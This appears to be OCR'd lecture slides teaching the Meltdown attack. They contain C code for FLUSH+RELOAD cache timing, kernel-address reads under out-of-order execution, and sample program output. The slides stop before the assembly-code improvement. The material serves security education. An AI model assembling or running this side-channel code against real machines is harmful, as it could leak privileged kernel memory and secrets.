
FLUSH+RELOAD: The FLUSH Step

Flush the CPU Cache



```
void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;


  // Flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}
```


FLUSH+RELOAD: The RELOAD Step



```
void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}
```


The Meltdown Attack

The Security Room and Guard



```
number = 0;
*kernel_address = (char*)0xfb61b000;
kernel_data = *kernel_address;
number = number + kernel_data;
```


Staying Alive: Exception Handling in C



main()
Exception
sigsetjmp()
Set check point
Exception Handler
R = 0
Return R
R = 1
siglongjmp()
Jump back to the check point
R == 0?
False (R = 1)
True (R = 0)
This branch will be executed when the check point was set.
This branch will be executed when the program rolls back to the check point due to exception.

Out-Of-Order Execution

```
number = 0;
*kernel_address = (char*)0xfb61b000;
kernel_data = *kernel_address;
number = number + kernel_data;
```



Access Kernel Memory
kernel_data = *kernel_addr

Out-of-order execution

Access permission check

Bring the kernel data to register.
Continue execution.


Interrupted. Execution
results are discarded.

If permission check fails, interrupt
the out-of-order execusion.


Out-of-Order Execution

How do I prove that the out-of-order execution has happened?

Out-of-Order Execution Experiment




```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;       ①
  array[7 * 4096 + DELTA] += 1;                 ②
}
```




```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Evidence of out-of-order execution

Meltdown Attack: A Naïve Approach



```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```




```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
$ a.out
Memory access violation!
```

Improvement: Get Secret Cached


Why does this help?

Improve the Attack Using Assembly Code



